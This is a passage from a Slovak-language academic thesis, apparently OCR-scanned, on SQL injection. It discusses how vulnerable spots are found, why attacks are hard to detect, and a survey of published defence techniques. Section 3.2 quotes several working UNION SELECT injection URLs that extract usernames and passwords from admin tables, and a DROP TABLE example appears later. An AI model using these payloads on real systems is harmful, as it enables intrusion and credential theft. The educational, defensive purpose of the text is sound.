V prípade dostupnosti zdrojového kódu aplikácie je detekcia značne zjednodušená. Analýzou kódu je možné chybu presne identifikovať, vytvoriť a odladiť exploit. Analyzované bývajú najmä tzv. hotspoty, to sú miesta v kóde, odkiaľ sa dotaz odosiela do databázy. Dajú sa identifikovať podľa volania databázového rozhrania. Potom je prevedená spätná analýza ku vstupu informácie do aplikácie so zameraním sa na detaily manipulácie s časťami vstupu.

V prípade dostupnosti preloženého kódu je možné použiť debugovacie nástroje a analyzátory a za ich pomoci sledovať reakciu programu na problematické vstupy.

3.2 Automatická detekcia zraniteľného miesta

Najčastejšie využívanou technikou je však automatická technika test and error, pokus – omyl. Na stránkach [3] sú uvedené vstupy kompromitujúce databázu:

```
http://www.example.com/Script/questions.php?idcat=10
UNION SELECT 1,concat(login,0x3a,password),3,4,5,6,7,8,9
```

```
FROM admin_users--

http://www.example.com/?pageid=-1+union+select+1,2,3,concat
(0x3a3a,username,0x3a3a,password)+from+accounts/*

http://www.example.com/Script/index.php?command=claim&amp;word=
-401+union+select+concat_ws(user(),version(),database())
+config_variables--

http://www.example.com/patch/article/readarticle.php?artid=
-9999999+union+select+0,1,2,3,concat(username,0x3a,
admin_password),5,6,7,8+from+admin/*
```


Na základe jednoduchosti reálnych útokov sa dá predpokladať, že nesanovaná aplikácia bude reagovať na vloženie jedného z pár problematických vzorov SQL dotazu ako vstupu. Oficiálne bezpečnostné stránky ponúkajú kontrolu a audit aplikácií na základe dvoch princípov. Jedným je invazívne scanovanie, pri ktorom sa použije niektorý z vyvinutých nástrojov, ktorý na miesta užívateľského vstupu posiela obvykle problémové vzorky. Analýzou odpovede detekuje úspešnosť útoku. Príklady programov na scanovanie náchylných miest: Typhon III, FxCop, wpoison, Validator.NET.

Na stránkach hackerských organizácií, grey a black hat konferencií je taktiež dostatok programov na automatické testovanie. V princípe sú tieto programy viac alebo menej podarenými scannermi s pripravenými šablónami útokov. Niektoré podporujú útoky typu Blind SQLi a obsahujú modul, v ktorom sa dá definovať, ako zistiť kladný a záporný prípad. Pre ilustráciu bude detailnejšie popísaný FG-Injector:

FG-Injector

FG-Injector je príkladom vulnerability scanneru – scanneru zraniteľnosti. Funguje v spojení s web-prehliadačom. Po inštalácii program vytvorí proces, ktorý zabezpečuje službu http proxy na porte 8888. Webový prehliadač útočníka sa nakonfiguruje tak, aby pre pripojenie na web využíval proxy FG-Injector. Proxy zachytáva požiadavky protokolu http a pozdržuje ich v editačnom okne.

Do dotazu sa vpíše reťazec $\sim\sim\sim$, ktorý znamená bod injektovania príkazu. Ďalšie okno dovoľuje na označené miesto vložiť zadaný reťazec. Program obsahuje injektovací engine, ktorý podporuje 4 databázy MS SQL Server, MySQL, Oracle a PostgresSQL. Obsahuje už preddefinované niektoré známe útoky.



Obr. 3.1: Nástroj detekcie a útočenia: FG Injector.

3.3 Poloautomatická detekcia zraniteľného miesta

Poloautomatické techniky skúmania kombinujú výhody sledovania toku informácie s analýzou programátora. Identifikácia zraniteľného miesta je prevedená na základe auditu aplikácie odchytením zasielaných dotazov. Pomocou nástroja na sledovanie zasielaných dotazov do databázy sa vytvorí množina dotazov, ktorých porovnávaním je možné identifikovať vložené hodnoty. Heuristicky sa hodnoty spárujú so vstupom, tým sú známe možné miesta prieniku. Ďalším sledovaním výstupov je možné odhadnúť princíp kontrol a transformácie vstupu.

3.4 Faktory vplývajúce na detekciu slabiny, prevedenie útoku a možné dopady

Faktory, ktoré vplývajú na zložitosť detekcie slabiny a na zložitosť prevedenia útoku:

1. dostupnosť zdrojového kódu aplikácie a procedúr v databáze

2. prítomnosť a funkcia kontroly uživateľského vstupu
3. konfigurácia databázy a riadiaceho systému
4. charakteristika uživateľského vstupu
5. forma transformácie uživateľského vstupu v riadiacej aplikácii
6. administrácia a sledovanie systému
7. prítomnosť IDS/IPS systému
8. vzťah systému a útočníka

Dostupnosť zdrojového kódu aplikácie a procedúr v databáze

V prípade, že je dostupný zdrojový kód aplikácie, na ktorú je smerovaný útok, analýza kódu poskytuje priamo návod, ako zkonštruovať kompromitujúci vstup. Hovoríme o tzv. white box prístupe. Odhalenie útoku v tomto prípade je o to ťažšie, že útočník má možnosť modifikované vstupy otestovať, čím sa vyhne podozrivému chovaniu systému – ako vyvolanie výnimky, vykonanie nevalídneho SQL príkazu a podobne, ktoré by mohlo podnietiť reakciu administrátora. V prípade nedostupnosti zdrojového kódu sa často útočník spoľahne na pseudonáhodné odhalenie chyby, systémom pokus – omyl. Keďže chybu v aplikácii môže útočník len predpokladať, testuje chovanie systému na vstupoch, ktoré spôsobujú problémy pri predpokladanom mechanizme narábania so vstupom pri zostavovaní dynamického SQL (podrobnejšie rozobraté v analýze jednotlivých útokov). K pokročilejším technikám patrí využitie metód automatického testovania softwaru.

Prítomnosť a funkcia kontroly uživateľského vstupu

Pri absencii kontroly vstupu sa obvykle časť zadaných dát priamo vloží do časti SQL dotazu bez ďalšej transformácie. Je na šikovnosti útočníka odhaliť časť SQL príkazu, do ktorej sa dáta vkladajú, a pripraviť škodlivý kód. V prípade prítomnosti kontroly je úloha sťažená o nutnosť takej konštrukcie vloženého kódu, ktorú kontrola označí za prípustnú. Zaznamenanou chybou je tiež nevhodné umiestenie kontroly, napríklad v klientskej časti aplikácie. Túto kontrolu útočník obíde simulovaním vstupu z klientskej časti aplikácie, prípadne úpravou kódu tejto časti.

Konfigurácia databázy a riadiaceho systému

Vhodným nastavením práv v databáze je možné eliminovať dopad útoku na systém i rýchlosť postupu útočníka. Správnym nastavením sa dá zabrániť mazaniu dát, spúšťaniu neštandardných – systémových funkcií, ktoré môžu viesť

ku kompromitácii celého systému. Odoprením prístupu k systémovým katalógom tabuliek sa dosiahne utajenie názvu štruktúr v databáze, bez znalosti ktorého na ne útočník nemôže pristupovať.

Charakteristika uživateľského vstupu

Podľa charakteru uživateľského vstupu sa dá predpokladať, do ktorej časti SQL dotazu sa vložený kód dostane. Príkladom vstupu pravdepodobne imúnneho voči SQLi bude výber z číselníka, alebo zoznamu. Vybraná hodnota sa s veľkou pravdepodobnosťou použije priamo v riadiacej aplikácii v podmnienke a nepodieľa sa priamo na tvorbe dotazu. Naopak slovo zadané do vyhľadávacieho formulára umožňujúceho masku tzv. wildcard, sa väčšinou použije ako substitúcia do časti SQL like klauzúly.

Forma transformácie uživateľského vstupu v riadiacej aplikácii

Forma transformácie uživateľského vstupu určuje potencionálny dopad útoku. Transformácia zahŕňa jednak kontrolu vstupu, ale i proces narábania s dátami. Z pohľadu detekcie napadnuteľného miesta sú zneužiteľné chyby transformácie ťažko odhaliteľné bez dostupnosti zdrojového kódu, ale skrývajú väčší potenciál útočiacich možností. Dôležitý je charakter manipulácie so vstupom, najmä opakované vyhodnotenie príkazu poskytuje možnosti zostavovať nový kód prostredníctvom volaní funkcií SQL. Kód po kontrole a uložení môže byť aktivovaný i inou aplikáciou, než je tá, cez ktorú prenikol.

Administrácia a sledovanie systému

Pri nemožnosti otestovať útok dopredu je pravdepodobné, že dôjde k vyvolaniu neštandardného stavu, napríklad nevalídnym dotazom do databázy. Takéto stavy je možné zachytávať a skúmaním logu, prípadne priameho reportu útok detekovať a systém chrániť dočasne napríklad zákazom pripojenia daného uživateľa do opravy programu.

Prítomnosť IDS/IPS systému

Prítomnosť intrusion detection systému, v preklade systému detekcie prieniku, je dobrá dodatočná voľba ochrany. V prípade zachytenia podozrivého dotazu, alebo vstupu sú možné rýchle protiopatrenia. Prítomnosť takéhoto systému nemusí byť zvonka pre útočníka viditeľná, čo zvyšuje stupeň ochrany aj pri známych chybách programov, na ktoré programy pre zneužitie – exploity sú už vyvinuté.

Vzťah systému a útočníka

Jedným z problematických faktorov pre určenie úspešnosti útoku metódou SQLi je získanie odpovede na vložený SQL kód. Mnoho aplikácií vypíše len generickú chybu, čo zťažuje prienik do takéhoto systému. Ak má útočník ďalšie možnosti ako databázu sledovať – napríklad uživateľský účet na rovnakom počítači, z analýzy logov, zátaže systému a iných indikátorov je možné útok zefektívniť a detekovať slabinu.

Kapitola 4

Obtiažnosť detekcie útoku

Táto kapitola ilustruje obtiažnosť obecnej detekcie útoku SQLi. Tá je spôsobená faktom, že množina legálnych dotazov je viazaná na účel aplikácie a nejde ju určiť automaticky zo zdrojového kódu a schémata databázy. Detekčný systém má za úlohu dopĺňať funkčnosť validácie vstupu od uživateľa a opraviť chyby validačného kódu – to jest vylúčiť zo spracovania injektované dotazy, čo je obecne nemožné.

4.1 Príčiny obtiaží detekcie útoku

Jednou z príčin obtiažnosti dodatočnej detekcie SQLi útokov je vrstevnatá architektúra aplikácií. Architektúra je obvykle zložená z komponent: klientskej časti aplikácie, servrovej časti aplikácie a spolupracujúcej databázy (viď obr. 1.1 na str. 11). V každej vrstve, resp. medzi vrstvami je dostupný rozdielny druh informácie potrebný pre detekciu útoku.

Klienská časť obsahuje informácie o vstupe od uživateľa. Vrstva však neobsahuje informáciu o tom, ktorá časť vstupu sa bude podieľať na zostavení SQL dotazu. To predstavuje riziko detekcie falošných pozitív, pretože vstup so znakmi SQLi útoku môže byť korektne odmietnutý aplikáciou, alebo sa nedostane na aktivačné miesto útoku, alebo bude transformovaný do bezpečnej formy mimo klientskú vrstvu. Problematické je i udržanie integrity vrstvy, pretože je typicky pod kontrolou útočníka, exekuovaná na jeho počítači. Tým pádom hrozí deaktivácia senzorov systému, alebo odstránenie kontrol modifikáciou aplikácie.

Do hry vstupuje i transformácia vstupu. Pri nej môže dôjsť k aktivácii útoku, pri ktorej z neškodného vstupu vznikne výraz jazyka SQL a tým i SQLi útok.

Príkladom je odstránenie úvodzoviek zo vstupu: `DR"OP TA"BLE POZICKY`, čím vznikne príkaz: **`DROP TABLE`** `POZICKY` .

Servrová časť obvykle obsahuje ako uživateľský vstup, tak i informáciu o transformácii, validačný kód i zostavený dotaz. K problémom detekcie na tejto vrstve patrí najmä uzavretosť aplikácie a tým spôsobená nemožnosť sledovať tok informácie vnútri aplikácie a obtiažna modifikovateľnosť preloženého kódu aplikácie. V prípade, že je zdrojový kód dostupný, je možné uvažovať o jeho automatickej analýze, prípadne modifikácii. K problémom bude určite patriť prevediteľnosť takéhoto riešenia, pretože vyžaduje dostupnosť všetkých zdrojových kódov chránených aplikácií, spolu s analyzátorom/modifiátorom pre všetky obdržané programovacie jazyky. Obecne je úloha analýzy a modifikácie kódu aplikácie algoritmicky nerozhodnuteľný problém.

Zvýšenú zložitosť detekcie môže spôsobovať i zlé architektonické riešenie aplikácie. Obvykle sú medzi klientskou a servrovou časťou aplikácie zasielané len hodnoty literálov - konštanty základných dátových typov. Existujú i aplikácie, ktoré v klientskej časti zostavujú dotaz celý, alebo jeho partie. Takýto postup je možné nájsť u zadávania filtrov rôznych zoznamov, kde klikaním na tzv. dropdownlisty, kde sa vyberie najprv kritérium, potom operátor (`<, =, >, !=, =`) a nakoniec hodnota, skladá program na pozadí časti where podmienky.

Reálnym príkladom je webová stránka, ktorá na základe výberu z dvoch možností „zároveň“ a „alebo“ zostavila z vyhľadávacieho formulára časť where klauzúly tvaru: `title like '%Parameter1%' OR title like '%Parameter2%'`

V prípade takto navrhnutého riešenia dostáva servrová časť aplikácie rovno časť SQL príkazu. Nejde použiť jednoduché kritérium detekcie: uživateľský vstup neobsahuje SQL kód. Paradoxne v tomto prípade servrová časť prijíma kusy SQL kódu, ktoré sú však legálne.

Spolupracujúca databáza: Detekcia útoku na strane spolupracujúcej databázy je tiež oriešok. Databáza prijíma zostavené SQL príkazy [1]. Má síce všetky potrebné zdroje pre ich vyhodnotenie, chýba však pre detekciu zásadná informácia o pôvode častí SQL dotazu – či pochádzajú z aplikácie, alebo od uživateľa. Rovnako je možné skonštruovať príklad, kde jeden a ten istý dotaz mohol vzniknúť legálne, alebo injektovaním SQL kódu.

Medzivrstva prenášajúca informácie: Umiestniť detekčný systém na komunikačnú medzivrstvu môže mať svoj význam. Pretože systém môže zachytávať informáciu z viacerých medzivrstiev, architektúra je ľahšie technicky realizovateľná než dodatočná modifikácia aplikácie. K detekcii SQLi útoku ale nejde použiť obvyklé znaky sieťových útokov ako:

[1] Existujú architektúry, v ktorých je zostavovanie dotazu delegované na procedurálne rozšírenie SQL a na databázu, najčastejšie vo forme uložených procedúr.

- útok je vedený na aplikačnej vrstve, je teda nezávislý od smerovania sieťovej prevádzky
- objemy posielanej informácie sú náhodné
- frekvencia správ je náhodná
- vyhodnotenie legálneho a škodlivého výrazu v aplikácii je bez rozdielu behu programu
- pripojenie k aplikácii i k databáze prebieha pod jednotnými autorizačnými údajmi
- útoku nepredchádza modifikácia sieťového, aplikačného, či databázového prostredia
- znaky útoku neostávajú perzistentne uložené v napadnutom systéme

Niektoré vymenované znaky však môžu spoluindikovať útok najmä vo vzťahu k tvaru dotazu, alebo dotazovanej relácii. Pri dotazovaní nad reláciou R(login, heslo) je dôvodné predpokladať, že dotaz vráti jednoriadkovú odpoveď – reprezentujúcu výsledok kontroly zadaného mena a hesla. Nárast objemu dát v spojení s indentifikáciou dotazovanej relácie môže znamenať prienik metódou SQLi, napríklad vložením tautológie do where podmienky. Podobne útok metódou Blind SQLi môže spôsobiť nárast frekvencie dotazov.

Detekčný systém na medzivrstve môže eliminovať nemožnosť implementácie systému priamo do aplikácie a pritom poskytnúť akú-takú vyhliadku na dostupnosť potrebných informácií. Jeho pridanou hodnotou je kombinovaná informácia od klientskej a servrovej časti aplikácie. Problémom je ale prepárovanie informácie od klienta s časťami dotazu, počet správ medzi vrstvami nie je 1:1. Správa od klienta obsahuje typicky jeho identifikáciu napr. IP adresu, medzi aplikáciou a databázou sú posielané dotazy často po jednom spojení. Pri pokuse párovať informáciu v textovej forme je možné čakať obtiaže s reprezentáciou v inom tvare, kódovaní, alebo s neprístupnosťou odchytenia komunikácie napr. kvôli šifrovaniu spojenia.

4.2 Časté zjednodušenie problému detekcie SQLi útoku

Z perspektívy detekčného systému je v zásade možný dvojitý pohľad na informáciu prichádzajúcu z klientskej časti. Klientská časť zasiela z hľadiska bezpečnosti nedôveryhodnú informáciu – obsah môže byť modifikovaný záškodníkom.

Táto informácia sa podieľa na tvorbe SQL dotazu. Je možné ztotožniť prítomnosť SQL kódu v časti informácie od klienta s útokom?

Ak ztotožnenie bude akceptované, znamená to, že aplikácia zasielajúca časť dotazu – `title like '%horčík%' OR title like '%hliník%'` – bude považovaná za útočníka. To nie je obecne správne.

Ak ztotožnenie nebude akceptované, detekčný systém stratil jednoduché kritérium rozdelenia dotazov na legálne a nelegálne a musí sa spoliehať na vágnu definíciu SQLi útoku (viď sekcia 1.5): Cieľom vloženia kódu je prevedenie škodlivej akcie, expozície, alebo pozmenenia citlivej informácie, narušenia alebo zničenia systému, alebo prevzatie kontroly nad systémom.

Kapitola 5

Známe prístupy detekcie útoku SQLi

Táto kapitola opisuje známe prístupy k obrane systému pred útokmi metódou SQLi.


5.1 Dynamická analýza

Parros (viď obr. 5.1) je voľne dostupný nástroj zameraný na odhalovanie zraniteľných miest web aplikácií. Obsahuje preddefinované metódy útoku, pomocou ktorých preveruje vnímavosť systému na SQLi. Analýzou odpovedí, ktoré zachytáva vo forme správ protokolu http, vyhodnocuje úspešnosť útoku. Zameriava sa predovšetkým na detekciu chybových hlásení databáz.

5.2 Kombinácia statickej a dynamickej analýzy

Amnesia

Amnesia – Analysis and Monitoring for Neutralizing SQL-Injection Attacks [13]. V statickej časti nástroj prevádza analýzu programu využívajúc nástroj Java String Analysis [14]. Ten generuje bezkontextovú gramatiku možných hodnôt reťazcov, pre jednotlivé miesta v programe. Na základe informácie o možných hodnotách reťazcov a identifikácie špecifických volaní rozhrania databázy – tzv. hotspotov, vygeneruje pre každý hotspot model prípustných SQL dotazov. V modeli je vstup od uživateľa nahradený značkou – tzv. placeholderom. V dynamickej časti monitoruje dotazy smerované na databázu, porovnáva ich s modelom a tie, ktoré považuje za prienik, zablokuje. Vzhľadom na väzbu k JSA je nástroj platformovo obmedzený na Javu.



Obr. 5.1: Nástroj Parros proxy.

SQLGuard

SQLGuard je nástroj vyvinutý autormi [15], ktorý počas behu aplikácie porovnáva derivačný strom SQL dotazu, pred vložením uživateľského vstupu a po vložení. Detekcia útoku je stotožnená s prítomnosťou rozdielu v týchto dvoch derivačných stromoch.

5.3 Statická analýza

Autori Frameworku [30] navrhli statickú analýzu zdrojového kódu programu riadiacej aplikácie. V nej predpokladajú ošetrenie vstupu regulárnym výrazom. Tzv. dataflow analýzou konštruujú všetky dostupné možnosti dotazov pre jednotlivé miesta v programe v podobe konečného automatu. V následnom kroku skontrolujú prijímaný jazyk oproti bezpečnostnej politike definovanej v samostatnej databáze. Tento krok obsahuje ešte kontrolu na vybrané nebezpečné výrazy ako drop table a podobne plus kontrolu výskytu tautologie vo where podmienke, ktorá značí možné riziko útoku.

5.4 Učiace sa systémy

Autori článku [16] navrhli metódu založenú na štatistickom vyhodnocovaní štruktúry a hodnôt v SQL dotaze. Ich detekčný systém sa skladá z modulov Provider, Parser a Feature Selector. Provider odchytáva SQL dotazy smerované na databázu prostredníctvom modifikovaného back-endu databázy. Parser prevádza parsovanie dotazu na elementy gramatiky – tokeny, ku ktorým pripája rozširujúce príznaky, uľahčujúce ďalšiu prácu. Jadro činnosti má na starosti Feature selector. Ten transformuje SQL dotazy do formy vhodnej pre ďalšie spracovanie – na tzv. feature vector a skeleton query. Skeleton query predstavuje SQL dotaz v textovej forme s nahradením všetkých konštánt značkou – tzv. placeholderom. Feature vector obsahuje pole hodnôt, ktoré modul nahradil placeholderom. Tieto dva vektory sú použité pre vyhodnocovanie podľa štatistického modelu. Systém utilizuje viacero štatistických modelov, ktoré hodnotia SQL dotaz z nasledujúcich hľadísk: dĺžka reťazca, charakteristika distribúcie znakov, prefix a suffix, splnenie masky dané regulárnym výrazom. Detekčný systém má tri módy – učiaci sa, mód určujúci prahy a detekčný. V učiacom sa systém vytvára profily na základe skeleton vektorov, tj. množiny druhov SQL dotazov. V móde určujúcom prahy sa vypočítava skóre dotazov pre jednotlivé profily a zo získaného skóre sa určuje prah, ktorý rozdelí množinu hodnôt na normálne a anomálne dotazy. Detekčný mód generuje výstrahy pri prekročení prahu nastaveného v predošlom móde.

5.5 Randomizácia, zmena inštrukčnej sady

Metódu zmeny inštrukčnej sady implementovali Boyd a Keromytis [17]. Princíp spočíva v nahradení kľúčových slov jazyka SQL inými, ktoré nie sú útočníkovi známe. Spomínaná implementácia zreťazovala SQL kľúčové slová s tajným kľúčom, v konkrétnom prípade s celočíselnou hodnotou. Takto modifikované dotazy smerovala aplikácia na proxy server, ktorý prevádzal preklad zakľúčovaných slov do štandardnej formy SQL príkazov a preposielal ich ďalej databáze. S využitím znalosti tajného kľúča rozpoznával proxy server vložené kľúčové slová útočníkom, čo predstavovalo princíp detekcie. Ďalšou podstatnou úlohou proxy bolo maskovanie chybových hlášok. Predpokladom pre využitie tejto metódy je však modifikácia zdrojového kódu aplikácie, respektíve vývojárom predpripravených dotazov. Pre tento účel poskytujú autori nástroj zjednodušujúci úpravu už naprogramovaných kódov. Úspešnosť tejto metódy závisí od schopnosti nevyzradiť tajný kľúč.

5.6 Systémy detekcie signatúr útokov

K systémom detekcie signatúr útokov jazyka SQL patrí GreenSQL [18]. Autori ho prezentujú ako formu SQL firewallu, jedná sa o systém kombinujúci prístup signatúr a učiacej sa techniky. Na základe signatúr známych útokov počíta detekčný modul skóre rizikovosti, tzv. risk of the query. Zahrnuté signatúry obsahujú prístup k citlivým tabuľkám (users, accounts, credit information), výskyt komentárov vnútri dotazu, použitie prázdneho reťazca ako hesla, prítomnosť kľúčového slova OR, nájdenie tautológie vo výraze, tautológie porovnaním dvoch ekvivalentných hodnôt.

5.7 Technika značkovania

Autori Wei Xu a kol. v [19] prezentovali metódu značkovania. Predpokladom použitia je dostupnosť zdrojového kódu aplikácie, ktorá vyžaduje ošetrenie proti SQLi útokom, a možnosť modifikácie kódu, alebo tzv. runtime knižníc. Princíp spočíva v transparentnom rozšírení dátových štruktúr aplikácie o metadáta, ktoré slúžia k rozlíšeniu pôvodu informácie, resp. premennej, alebo jej časti na zadanú užívateľom alebo programátorom aplikácie. Vstup od užívateľa je považovaný za nedôveryhodný, naopak predprogramované časti SQL ako dôveryhodné. Rozlíšenie pôvodu informácie je v článku realizované na základe externej špecifikácie, ktorá označuje volania načítania vstupu od užívateľa. Za spolupráce analyzátora zdrojového kódu a jeho modifikácie taktiež automatickým nástrojom sa značky prenášajú celým programom. Prenos označkovania cez operácie ako priradenie, aritmetika, zreťazenie je definované v tabuľkách, tak aby sa značka správne propagovala do ďalších štruktúr ovplyvnených nedôveryhodným vstupom. Vyhodnotenie legálnosti výrazu prebieha na tzv. hotspotoch, čo sú miesta volania špecifických databázových funkcií. Tam sa na základe znalosti celého dotazu a označenia nedôveryhodných, resp. ovplyvnených častí dotazu dá rozhodnúť, či daný dotaz vyhovuje bezpečnostnej politike. Najčastejšie politika obmedzuje používanie kľúčových slov, pripadne metaznakov v nedôveryhodnej časti dotazu. K zjavným nevýhodám tejto metódy patria: pamäťová a výpočtová náročnosť, ktorá je lineárna vzhľadom k veľkosti, resp. počtu operácií. Autori uvádzajú predĺženie behu programu o 25 % až 60 %. Ďalšou nevýhodou je nutnosť definovať bezpečnostnú politiku a označiť vstupy od užívateľa. K výhodám patria možnosti zachytávania širokej množiny útokov ako buffer-overflow, cross-site scripting, directory traversal útoky, SQLi a pamäťové útoky.

Su a Wassermann [20] použili jednoduchú metódu značkovania užívateľského vstupu. Pred a za vstup vkladajú špeciálnu značku v [20] označenú (| a |). Značky pochádzajú mimo abecedu jazyka SQL. Rovnako vytvorili rozšírenú gramatiku jazyka SQL pridaním niekoľkých pravidiel tak, aby reflektovali ozna-

čenie vstupu. Predpokladajú, že pri konštrukcii dotazu v aplikácii sa značky objavia znova pred a za časťou vloženého vstupu. Detekcia spočíva vo vytvorení odvodzovacieho stromu pomocou nástroja SQLCheck. Ak sa medzi značkami nachádza neterminál, dotaz je označený ako hrozba.

5.8 Automatická modifikácia zdrojového kódu aplikácie

Thomas a Williams [21] navrhli metódu modifikácie existujúceho kódu aplikácie na základe analýzy zdrojového kódu riadiacej aplikácie. Princíp metódy spočíva vo vyhľadaní troch druhov informácie v zdrojovom kóde:

1. volania databázového rozhrania – ExecuteQuery metóda objektu Statement
2. holého textu dotazu "SELECT pocet FROM knihy WHERE isbn='"
3. reprezentácie vytvorenia kompletného SQL dotazu – zapojené premenné "SELECT ... isbn='" + userISBN + "'"

Z týchto informácií prevádza vyvinutý nástroj modifikáciu kódu, pri ktorom transformuje dotaz pre použitia s volaním predpripraveného dotazu, tzv. PreparedStatement a volaní priradenia hodnôt parametrom, napr. setString.

5.9 Mutačné testovanie

Metódou mutačného testovania sa vo svojej práci zaoberá Shahriar [22]. Princíp testovania vychádza z vytvorenia mutácií testovaného programu na základe použitia mutačných operátorov. Mutačné operátory mierne modifikujú kód zdrojovej aplikácie a vytvárajú tak nové varianty programu – mutanty. Operátory sú volené tak, aby buď simulovali obvyklé chyby v programoch, alebo donútili programátora vyvinúť lepšie testy aplikácie. Ak sada testov odhalí mutáciu v programe, testy sú navrhnuté správne a program je považovaný za bezpečný. Mutant programu je „killed“ – zneškodnený. V opačnom prípade je mutant „live“ – nažive a to znamená, že buď je mutácia programu ekvivalentná pôvodnému, alebo je potrebné doplniť test k programu. Vhodnosť takéhoto testovania je daná mutačným skóre – pomerom medzi eliminovanými mutáciami a neekvivalentnými modifikáciami pôvodného programu. Ako mutačné operátory autor vybral odstránenie where podmienky z dotazu, negáciu klauzulí, pridanie spojky AND spolu s nepravdou, vloženie nepárových zátvoriek do podmienok, nastavenie možnosti spúšťania viacerých príkazov v jednej dávke, nastavenie limitu riadkov výsledku, nastavenie timeoutu pre vykonanie dotazu na nekonečno a zmenu escapovacích príznakov. K daným operátorom sú definované mutačné kritériá, ktoré detekujú zmenu vo výstupe.

5.10 Špecifikačný prístup

Kemalis a Tzouramanis [23] vytvorili systém detekcie databázy na základe špecifikácie množiny dotazov definovanej podľa bezpečnostnej politiky. Systém dovoľuje definovať prípustné dotazy vo forme rozšírenej Backus–Naurovej formy (Extended Backus Naur Form, EBNF). Počas vývoja aplikácie predpokladajú, že dôjde k špecifikácii povolených dotazov v EBNF. Táto špecifikácia je pripojená k aplikácii spolu s celou architektúrou, ktorá zachytáva zasielané dotazy a kontroluje ich oproti špecifikácii.

5.11 Štatistický prístup

Robertson a kol. navrhli v [24] štatistický prístup k detekcii web útokov. Práca pokrýva i útoky metódou SQLi a autori tvrdia, že štatistický prístup je vhodný pre ich detekciu. Ich systém zahŕňa väčší počet štatistických modelov, pri prekročení nastaveného skóre je anomália reportovaná. Ako zlepšovací návrh zakomponovali do systému kategorizáciu anomálií, ktorá redukuje počty anomálnych dotazov, na ktoré musí reagovať administrátor. Systém obsahuje i heuristiku detekcie útokov.

5.12 Obmedzenie charakteru dotazov

V databáze H2 Database [25] je ako mechanizmus obrany proti útokom SQLi vytvorené nastavenie, ktoré umožňuje zakázať prijímať dotazy obsahujúce literály v texte dotazu. Takto si databáza vynúti používanie predpripravených dotazov – tzv. PreparedStatements. Zo strany aplikácie to znamená používať sériu volaní: v prvom sa text dotazu, v ktorom sú literály nahradené rezervovaným znakom `?`, stane súčasťou objektu PreparedStatement. Ďalšie volania realizujú naplnenie hodnôt. Meno volania sa odvádza od dátového typu literálu ako napr. setInt, setString atp.

Kapitola 6

Doporučenia k vývoju bezpečného systému

